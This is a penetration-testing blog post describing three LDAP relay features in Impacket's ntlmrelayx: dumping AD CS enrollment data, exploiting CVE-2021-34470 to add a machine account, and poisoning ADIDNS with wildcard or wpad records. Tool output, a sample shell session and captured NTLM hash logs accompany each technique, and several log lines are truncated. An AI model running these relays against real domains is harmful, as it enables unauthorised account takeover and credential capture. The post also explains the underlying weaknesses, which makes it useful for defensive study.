LDAP relays for initial foothold in dire situations

offsec.almond.consulting/ldap-relays-for-initial-foothold-in-dire-situations.html

Published on Mon 28 March 2022 (2022-03-28T13:30:00+02:00) by @SAERXCIT
Edited on Thu 28 April 2022 (2022-04-28T13:37:00+02:00)

Context

We've recently encountered AD environments where getting an initial domain account through classic poisoning methods was made difficult because of different hardenings or configurations:

- Strong password policies made cracking NTLMv2 responses difficult.
- Non-privileged accounts were forbidden from adding machines to the domain.
- AD CS web enrollment services could not easily be found from a black box perspective.
- SMB signing was required on domain machines.
- Key Credential Link relay attacks were impossible because some requirements were not fulfilled (most often a domain functional level below 2016).
- Dumping domain info after a successful LDAP relay revealed no low-hanging fruit (a weak password on a `DONT_REQUIRE_PREAUTH` account (*asreproast*), an account having a password equal to its username).
- Users and machines in our local subnet were not privileged.

Fortunately (for pentesters), LDAP signing and LDAPS channel binding still seem to not be deployed as often as they should be, leaving the whole attack surface offered by the LDAP service in order to obtain this first domain account.

This article will present 3 “new” LDAP relays implemented in Impacket's `ntlmrelayx.py` tool, “new” in quotation marks because none of the techniques presented here are new, all are based on the work of other researchers who found the techniques/vulnerabilities, but a domain account was needed to exploit them. The "new" part is their implementation in the context of an LDAP relay so that they're exploitable from a black box situation without an account, with the ultimate goal of making it easier for the pentester to obtain the first domain account in a hardened environment.

The following paragraphs assume a successful relay of a domain account authentication to the LDAP/S service of a domain controller, for instance by relaying authentications through HTTP obtained after poisoning the `WPAD` name using multicast name resolution protocols, or DHCPv4/6.

Relay 1: Dumping ADCS enrollment services and certificate templates information

TL;DR: This relay gets the domain's ADCS configuration through LDAP (enrollment services and certificate templates, and their access rights), to be able to know without a domain account the server and templates to target for an ADCS relay.

As it is now well-known, Lee Christensen and Will Schroeder from SpecterOps discovered in their excellent research on Active Directory Certificate Services, among numerous other things, that web certificate enrollment services are vulnerable to NTLM relay in their default configuration, allowing an attacker to request certificates authenticating users or machines they relayed and takeover their accounts. An Impacket PR was quickly developped and is still now an extremely effective domain escalation vector in environments which have not corrected this issue.

However, from a black box perspective, the main challenge is finding the web enrollment services to target. Various techniques exist (checking usual suspects like DCs, looking for hints in hostnames after a reverse DNS enumeration, checking information in TLS certificates presented by the domain's TLS services) but they are not foolproof and could fail.

Enumerating the ADCS configuration can be done through LDAP, under the `CN=Public Key Services,CN=Services` entry of the configuration naming context, and as such can be queried after successful authentication. The SpecterOps whitepaper already explains the interesting LDAP objects and attributes perfectly so I will not repeat it here, but the TL;DR for our purposes is that we can extract from LDAP a list of servers hosting enrollment services, the certificate templates they offer, and their associated enrollment privileges.

The LDAP relay added by this PR first lists existing enrollment services, the templates they offer, and the principals allowed to enroll on them. Then for each template which allows for authentication and does not require manager approval, it additionally lists their respective enrollment rights. This results in an output as such:

```
[*] Authenticating against ldap://dc2.domain.local as DOMAIN\user1 SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to dump ADCS enrollment services info
[*] Found ADCS enrollment service `DOMAIN-DC1-CA` on host `DC1.DOMAIN.LOCAL`,
offering templates: `UserVulnSAN`, `DirectoryEmailReplication`,
`DomainControllerAuthentication`, `KerberosAuthentication`, `EFSRecovery`, `EFS`,
`DomainController`, `WebServer`, `Machine`, `User`, `SubCA`, `Administrator`
[*] Principals who can enroll on enrollment service `DOMAIN-DC1-CA`:
`DOMAIN.LOCAL\Authenticated Users`
[*] Attempting to dump ADCS certificate templates enrollment rights, for templates
allowing for client authentication and not requiring manager approval
[*] Principals who can enroll using template `User`: `DOMAIN.LOCAL\Domain Admins`,
`DOMAIN.LOCAL\Enterprise Admins`, `DOMAIN.LOCAL\Domain Users`
[*] Principals who can enroll using template `SubCA`: `DOMAIN.LOCAL\Domain
Admins`, `DOMAIN.LOCAL\Enterprise Admins`
[*] Principals who can enroll using template `Machine`: `DOMAIN.LOCAL\Domain
Admins`, `DOMAIN.LOCAL\Enterprise Admins`, `DOMAIN.LOCAL\Domain Computers`
[*] Principals who can enroll using template `Administrator`: `DOMAIN.LOCAL\Domain
Admins`, `DOMAIN.LOCAL\Enterprise Admins`
[*] Principals who can enroll using template `DomainController`:
`DOMAIN.LOCAL\Domain Admins`, `DOMAIN.LOCAL\Domain Controllers`,
`DOMAIN.LOCAL\Enterprise Domain Controllers`, `DOMAIN.LOCAL\Enterprise Read-Only
Domain Controllers`, `DOMAIN.LOCAL\Enterprise Admins`
[*] Principals who can enroll using template `KerberosAuthentication`:
`DOMAIN.LOCAL\Domain Admins`, `DOMAIN.LOCAL\Domain Controllers`,
`DOMAIN.LOCAL\Enterprise Domain Controllers`, `DOMAIN.LOCAL\Enterprise Read-Only
Domain Controllers`, `DOMAIN.LOCAL\Enterprise Admins`
[*] Principals who can enroll using template `DomainControllerAuthentication`:
`DOMAIN.LOCAL\Domain Admins`, `DOMAIN.LOCAL\Domain Controllers`,
`DOMAIN.LOCAL\Enterprise Domain Controllers`, `DOMAIN.LOCAL\Enterprise Read-Only
Domain Controllers`, `DOMAIN.LOCAL\Enterprise Admins`
[*] Done dumping ADCS info
```

After a successful LDAP relay, we now know that an enrollment service exists on host `dc1.domain.local`, on which any authenticated user can request certificates. We also learn from the extracted templates that users and machines can enroll on the `User` and `Machine` templates respectively.

Note that additional enrollment restrictions that are not output by this relay might be set up on templates, such as the need for a valid DNS hostname in the certificate, which a domain user cannot fulfill.

A test on `http(s)://dc1.domain.local/certsrv/` can then be made to check if a web enrollment service actually exists - by seeing if a simple GET request results in a `401` response code - and, if it does, we have all we need for ADCS relay and can configure it appropriately. The next user or machine authenticating to the relay server will hopefully give us a certificate we can use for account takeover (as long as Extended Protection for Authentication is not configured on HTTPS, or no additional restriction exists on the template).

This PR has already been merged (thanks 0xdeaddood!) and is now available in Impacket's main branch as the `--dump-adcs` option to ntlmrelayx. Additionally, in the default situation where `User` and `Machine` templates are available, the ADCS relay attack will now automatically select the correct template according to the relayed account, so that certificates for users and computers can be requested in the same relay.

Relay 2: Bypassing machine account creation restrictions with a vulnerable Exchange schema

TL;DR: This relay exploits a vulnerable LDAP schema object installed by Exchange to add a computer account even if the domain has been configured to prevent non-privileged users from adding machines.


Adding a computer account to the domain after an LDAPS relay is a common technique to obtain a first domain account, exploiting the fact that by default non-privileged users and machines can perform this action. A domain can and should be hardened to prevent non-privileged accounts from adding machine accounts. Two domain settings can be tweaked for this:

- The LDAP attribute `ms-DS-MachineAccountQuota` of the domain object, controlling the number of computer accounts a domain account can add, by default set to 10. Setting this to 0 prevents regular accounts from adding machines.
- The domain privilege `SeMachineAccountPrivilege`, governing which principals can add machine accounts to the domain, by default set to `Authenticated Users`. Replacing this principal with a more privileged one also prevents non-privileged accounts from adding computers.

In July 2021 James Forshaw from Google Project Zero opened up a vulnerability report that ended up becoming CVE-2021-34470, about an LDAP object added by Exchange during installation. Here again the issue is well detailed, so the TL;DR is that a computer account can create an `msExchStorageGroup` object under itself, under which it is then possible to create numerous types of additional objects, including computer accounts.

A patch for this issue was released in late June 2021 in the form of an Exchange cumulative update. However, for organizations which have not patched their Exchange infrastructure (though they admittedly have bigger problems), or which have decommissioned it and as such could not install this patch, *this vulnerable object still remains in the LDAP schema and can be exploited*. Note: PingCastle reports this under “Presence of vulnerable schema class” - we actually got inspired to investigate exploitation avenues after seeing it in multiple PingCastle reports.

The vulnerable object in an LDAP schema is below. Note the `possSuperiors` attribute set to `computer` and `subClassOf` set to `container`:



```
CN=ms-Exch-Spam-Modify-Subject
CN=ms-Exch-Spam-Notify-Outbound-Recipients
CN=ms-Exch-Spam-Outbound-Spam-Cc
CN=ms-Exch-Spam-Quarantine-Retention
CN=ms-Exch-Spam-Redirect-Address
CN=ms-Exch-Standby-Copy-Machines
CN=ms-Exch-Started-Mailbox-Servers
CN=ms-Exch-Stopped-Mailbox-Servers
CN=ms-Exch-Storage-Group
CN=ms-Exch-Submission-Cont-Length
CN=ms-Exch-SubmitRelaySD
CN=ms-Exch-Supervision-DL-BL
CN=ms-Exch-Supervision-DL-Link
CN=ms-Exch-Supervision-List-Max-Length
CN=ms-Exch-Supervision-One-Off-BL
CN=ms-Exch-Supervision-One-Off-Link
CN=ms-Exch-Supervision-User-BL
CN=ms-Exch-Supervision-User-Link
CN=ms-Exch-Support-SMIME-Signatures
CN=ms-Exch-Supported-Algorithms
CN=ms-Exch-Supported-Shared-Config-BL
CN=ms-Exch-Supported-Shared-Config-Link
CN=ms-Exch-Supporting-Stack
CN=ms-Exch-Supporting-Stack-BL
CN=ms-Exch-Sync-Accounts-Flags
CN=ms-Exch-Sync-Accounts-Max
CN=ms-Exch-Sync-Accounts-Poison-Account-Thresh
CN=ms-Exch-Sync-Accounts-Poison-Item-Threshold
CN=ms-Exch-Sync-Accounts-Policy
CN=ms-Exch-Sync-Accounts-Policy-DN
CN=ms-Exch-Sync-Accounts-Polling-Interval
CN=ms-Exch-Sync-Accounts-Successive-Poison-Iten
CN=ms-Exch-Sync-Accounts-Time-Before-Dormant
CN=ms-Exch-Sync-Accounts-Time-Before-Inactive
CN=ms-Exch-Sync-Cookie
```

Attribute	Syntax	C.	Value(s)
adminDescription	DirectoryString	1	ms-Exch-Storage-Group
adminDisplayName	DirectoryString	1	ms-Exch-Storage-Group
auxiliaryClass	OID	1	msExchBaseClass
cn	DirectoryString	1	ms-Exch-Storage-Group
defaultHidingValue	Boolean	1	TRUE
defaultObjectCategory	DN	1	CN=ms-Exch-Storage-Group,CN=Schema,CN=Configur
defaultSecurityDescriptor	DirectoryString	1	D:S:
distinguishedName	DN	1	CN=ms-Exch-Storage-Group,CN=Schema,CN=Configur
dSCorePropagationData	GeneralizedTime	1	01/01/1601 01:00:00
governsID	OID	1	1.2.840.113556.1.5.7000.62.11006
instanceType	Integer	1	4
lDAPDisplayName	DirectoryString	1	msExchStorageGroup
mayContain	OID	36	msExchStandbyCopyMachines;msExchHasLocalCopy;ms
mustContain	OID	1	cn
name	DirectoryString	1	ms-Exch-Storage-Group
nTSecurityDescriptor	NTSecurityDes...	1	D:AI(A;CIID;LCRPLORC;;;AU)(A;CIID;CCLCSWRPWPLC
objectCategory	DN	1	CN=Class-Schema,CN=Schema,CN=Configuration,DC=
objectClass	OID	2	top;classSchema
objectClassCategory	Enumeration	1	1
objectGUID	OctetString	1	{89BFB957-35B0-43DD-A6E1-128E8B507D1C}
possSuperiors	OID	1	computer
rDNAttID	OID	1	cn
schemaIDGUID	OctetString	1	{3435244A-A982-11D2-A9FF-00C04F8EEDD8}
showInAdvancedViewOnly	Boolean	1	TRUE
subClassOf	OID	1	container
systemOnly	Boolean	1	FALSE
uSNChanged	Integer8	1	0x23567
uSNCreated	Integer8	1	0x23567
whenChanged	GeneralizedTime	1	23/04/2020 12:10:39
whenCreated	GeneralizedTime	1	23/04/2020 12:10:39

Moreover, it turns out that **creating a computer account this way bypasses both machine account creation restrictions** and allows a non-privileged account to do this. So, exploiting this issue during an LDAPS relay of any domain account in a vulnerable environment allows creating a machine account, even though the domain has been hardened to prevent this attack.

This PR modifies the existing `--add-computer` relay to do just that. If adding a computer using the traditional method fails because of these restrictions, ntlmrelayx will try to fall back on this method and exploit this vulnerability. Multiple requiremets have to be met:

- The relay must be performed within an encrypted connection, using LDAPS or StartTLS (as for a regular add computer relay).
- A computer account has to be relayed.
- Exchange has to have been installed in the domain to add this object to the schema.
- The schema must not have been patched.

The relay will add an `msExchStorageGroup` object under the relayed computer object, and then add a new computer under this new object. It first checks if the object exists in the schema and if it's still vulnerable. The output is the following:


```
[*] Authenticating against ldaps://dc1.domain.local as domain.local\BORDEAUX$
SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to create computer in: CN=Computers,DC=DOMAIN,DC=LOCAL
[-] Failed to add a new computer: {'result': 50, 'description':
'insufficientAccessRights', 'dn': '', 'message': '00000522: SecErr: DSID-0315381B,
problem 4003 (INSUFF_ACCESS_RIGHTS), data 0\n\x00', 'referrals': None, 'type':
'addResponse'}
[*] Fallback: attempting to exploit CVE-2021-34470 (vulnerable Exchange schema)
[*] Checking if `msExchStorageGroup` object exists within the schema and is
vulnerable
[*] Object `msExchStorageGroup` exists and is vulnerable!
[*] Attempting to add new `msExchStorageGroup` object `LHHWRBAO` under
`CN=BORDEAUX,OU=Workstations,DC=DOMAIN,DC=LOCAL`
[*] Added `msExchStorageGroup` object at
`CN=LHHWRBAO,CN=BORDEAUX,OU=Workstations,DC=DOMAIN,DC=LOCAL`. DON'T FORGET TO
CLEANUP
[*] Attempting to create computer in
`CN=LHHWRBAO,CN=BORDEAUX,OU=Workstations,DC=DOMAIN,DC=LOCAL`
[*] Adding new computer with username: ALMONDMACHINE$ and password:
~N7x6hr*hl]_>*_ result: OK
```

This new computer grants a first account in the domain:

```
$ smbclient.py 'domain.local/ALMONDMACHINE$@dc1.domain.local'
Impacket v0.9.25.dev1+20220315.100918.aebb9860 - Copyright 2021 SecureAuth
Corporation

Password:
Type help for list of commands
# use SYSVOL
# ls
drw-rw-rw-          0  Thu Jul  1 19:40:49 2021 .
drw-rw-rw-          0  Thu Jul  1 19:40:49 2021 ..
drw-rw-rw-          0  Tue Mar 17 21:58:26 2020 DOMAIN.LOCAL
#
```


Interestingly, these new objects cannot be found by browsing the Active Directory Users and Computers MMC (though they can be searched):


Utilisateurs et ordinateurs Active Directory
Fichier Action Affichage ?

- Managed Service Accounts
- Microsoft Exchange Security Grou
- Program Data
- Servers
- System
- Users
- Workstations
- Microsoft Exchange System Objec
- NTDS Quotas
- TPM Devices

Nom	Type	Des
BORDEAUX	Ordinateur	

They can however be found using an LDAP client such as ADExplorer or ADSIEdit:



- CN=LostAndFound
- CN=Managed Service Accounts
- OU=Microsoft Exchange Security Groups
- CN=Microsoft Exchange System Objects
- CN=NTDS Quotas
- CN=Program Data
- OU=Servers
- CN=System
- CN=TPM Devices
- CN=Users
- OU=Workstations
  - CN=BORDEAUX
    - CN=LHHWRBAO
      - CN=ALMONDMACHINE

Attribute	Syntax	C	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFI
badPasswordTime	Integer8	1	22/03/2022 10:56:
badPwdCount	Integer	1	0
cn	DirectoryString	1	ALMONDMACHINE
codePage	Integer	1	0
countryCode	Integer	1	0
distinguishedName	DN	1	CN=ALMONDMACH
dNSHostName	DirectoryString	1	ALMONDMACHINE.
dSCorePropagationData	GeneralizedTime	1	01/01/1601 01:00:
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	FALSE
lastLogoff	Integer8	1	0x0

Note that as James mentioned, creating arbitrary LDAP objects could have bigger impacts within the domain, but I am not aware of further research regarding this.

Relay 3: Adding DNS records to poison beyond layer 2

TL;DR: This relay adds records to DNS through LDAP to poison hosts outside the local subnet and obtain more authentications. The WPAD and wildcard records are the most effective but could cause disruptions on the network.

Throughout 2018, Kevin Robertson from NetSPI released a series of detailed articles about ADIDNS. Some of the takeaways were that authenticated users can add non already existing DNS records to the domain through LDAP. Interesting names to add are the names other machines are trying to resolve in multicast, as well as the wildcard (`*`) and `wpad` records, as adding these will cause domain computers to authenticate to the attacker's machine in different situations. The advantage is that unlike with classic poisoning techniques, this will allow us to reach machines outside of our local subnet.

Note: Kevin's own Inveigh does exactly that, so be sure to check out this project!

This PR implements this attack in an LDAP relay as the `--add-dns-record <NAME> <IPADDR>` option, so that a DNS name can be added from a black box perspective. Multiple strategies can be followed:

- Adding a name we have seen being queried/resolved via multicast name resolution protocols, in the hope that machines outside our local network are also trying to resolve it. This option is the safest.
- Adding a wildcard record (`*`). This will cause the DNS server to fallback to this record for all unknown names. This is equivalent to multicast name resolution spoofing but targeting the whole domain, and as such is very effective. However, this **can cause disruptions in large networks using multiple DNS search domains**, as the wildcard record will catch any non-FQDN DNS queries intended for hosts in subdomains.
- Adding the `wpad` record. This will cause domain machines booting up to fetch proxy configuration from our machine, on which we can then host a rogue proxy server to gather authentications. Some subtilities are needed on this set up because of the presence of `wpad` in the global query block list (GQBL). This **may also cause disruptions if an actual proxy configuration is needed for network access**.

Regarding `wpad`, Kevin found that adding the record as `NS` instead of `A` to redirect queries to an attacker-controlled DNS server bypasses the GQBL. This still works in 2022 - more than 3 years later. A DNS server must be started on the attack machine for this technique. The nice thing about WPAD poisoning is that it generates authentications through HTTP, allowing them to be relayed to LDAP.

When everything else fails and obtainng an initial domain account through other means is not possible (e.g., if the domain has been hardened appropriately and all neighboring machines and users are non-privileged), this relay can be used to poison hosts beyond the local subnet, in the hope of reaching a privileged account this way and perform further attacks with higher privileges.


The output is the following, for instance when targeting the `wpad` name:

```
[!] You are asking to add a `wpad` or a wildcard DNS name. This can cause
disruption in larger networks (using multiple DNS subdomains) or if workstations
already use a proxy config.
[*] HTTPD: Received connection from 10.72.72.101, attacking target
ldap://dc1.domain.local
[*] Authenticating against ldap://dc1.domain.local as domain.local\BORDEAUX$
SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Checking if domain already has a `wpad` DNS record
[*] Domain does not have a `wpad` record!
[*] To add the `wpad` name, we need to bypass the GQBL: we'll first add a random
`A` name and then add `wpad` as `NS` pointing to that name
[*] Adding `A` record `jwsgliwpffgv` pointing to `10.72.72.200` at
`DC=jwsgliwpffgv,DC=DOMAIN.LOCAL,CN=MicrosoftDNS,DC=DomainDnsZones,DC=DOMAIN,DC=LO
CAL`
[*] Added `A` record `jwsgliwpffgv`. DON'T FORGET TO CLEANUP (set `dNSTombstoned`
to `TRUE`, set `dnsRecord` to a NULL byte)
[*] Adding `NS` record `wpad` pointing to `jwsgliwpffgv.DOMAIN.LOCAL` at
`DC=wpad,DC=DOMAIN.LOCAL,CN=MicrosoftDNS,DC=DomainDnsZones,DC=DOMAIN,DC=LOCAL`
[*] Added `NS` record `wpad`. DON'T FORGET TO CLEANUP (set `dNSTombstoned` to
`TRUE`, set `dnsRecord` to a NULL byte)
```

After waiting some time for application and replication across all domain controllers (180s by default), if a regular name was added, we should start getting NTLM responses on the rogue authentication servers, possibly from higher-privileged accounts outside of the local subnet. If the `wpad` name was added instead, we should start seeing in our rogue DNS server responses to DNS queries from DCs, generated because domain machines have booted up and started fetching WPAD configuration from DNS. For instance, in Responder:

```
[*] [DNS] A Record poisoned answer sent to: ::ffff:10.72.72.10  Requested name:
.wpad.domain.local
```

A WPAD file must be served at `/wpad.dat` on port 80 of the attack machine, Responder and ntlmrelayx can do that with the appropriate options. Setting up a HTTP relay server on the port configured in the WPAD file will allow gathering new authentications to relay. In my observations, machines configured to disable proxy auto-discovery or configured with other sources of proxy will not authenticate to the relay server with logged-on users, but will still authenticate as the machine account a few times on boot:



```
[Analyze mode: LLMNR] Request by fe80::181e:d8f2:60bd:3cf6
[Analyze mode: LLMNR] Request by ::ffff:10.72.72.101 for BO
[Analyze mode: MDNS] Request by ::ffff:10.72.72.101 for BOR
[Analyze mode: MDNS] Request by fe80::181e:d8f2:60bd:3cf6 f

[Analyze mode: MDNS] Request by fe80::181e:d8f2:60bd:3cf6 f
[PROXY] Received connection from ::ffff:10.72.72.101
::ffff:10.72.72.101 - - [22/Mar/2022 17:53:22] code 400, me
::ffff:10.72.72.101 - - [22/Mar/2022 17:53:22] "HEAD / HTTP
[Proxy-Auth] Sending NTLM authentication request to ::ffff:
[Proxy-Auth] NTLMv2 Client   : ::ffff:10.72.72.101
[Proxy-Auth] NTLMv2 Username : [redacted]\BORDEAUX$
[Proxy-Auth] NTLMv2 Hash     : BORDEAUX$::[redacted]:613a
[redacted]
[Proxy-Auth] Host             : geo.prod.do.dsp.mp.microsof
[Proxy-Auth] Sending NTLM authentication request to ::ffff:
[Proxy-Auth] NTLMv2 Client   : ::ffff:10.72.72.101
[Proxy-Auth] NTLMv2 Username : [redacted]\BORDEAUX$
[Proxy-Auth] NTLMv2 Hash     : BORDEAUX$::[redacted]:13bb
[redacted]
[Proxy-Auth] User-Agent        : Microsoft NCSI
[Proxy-Auth] Host             : www.msftconnecttest.com
[Proxy-Auth] Sending NTLM authentication request to ::ffff:
[Proxy-Auth] NTLMv2 Client   : ::ffff:10.72.72.101
[Proxy-Auth] NTLMv2 Username : [redacted]\BORDEAUX$
[Proxy-Auth] NTLMv2 Hash     : BORDEAUX$::[redacted]:87e0
[redacted]
[Proxy-Auth] User-Agent        : Microsoft NCSI
[Proxy-Auth] Host             : ipv6.msftconnecttest.com
[Analyze mode: Browser] Datagram Request from IP: ::ffff:10
[PROXY] Received connection from ::ffff:10.72.72.101
::ffff:10.72.72.101 - - [22/Mar/2022 17:53:22] code 400, me
::ffff:10.72.72.101 - - [22/Mar/2022 17:53:22] "HEAD / HTTP
[Analyze mode: MDNS] Request by ::ffff:10.72.72.101 for _gc
[Analyze mode: MDNS] Request by fe80::181e:d8f2:60bd:3cf6 f
[Analyze mode: MDNS] Request by ::ffff:10.72.72.101 for _gc
[Analyze mode: MDNS] Request by fe80::181e:d8f2:60bd:3cf6 f
[Analyze mode: MDNS] Request by ::ffff:10.72.72.101 for _gc
[Analyze mode: MDNS] Request by fe80::181e:d8f2:60bd:3cf6 f
[Analyze mode: Browser] Datagram Request from IP: ::ffff:10
[LANMAN] Detected Domains:
```

Proxy

Utilisez un serveur proxy pour les connexions Ethernet ou Wi-Fi. Ces paramètres ne s'appliquent pas aux connexions VPN.

Détecter automatiquement les paramètres: Désactivé

Utiliser un script d'installation: Activé

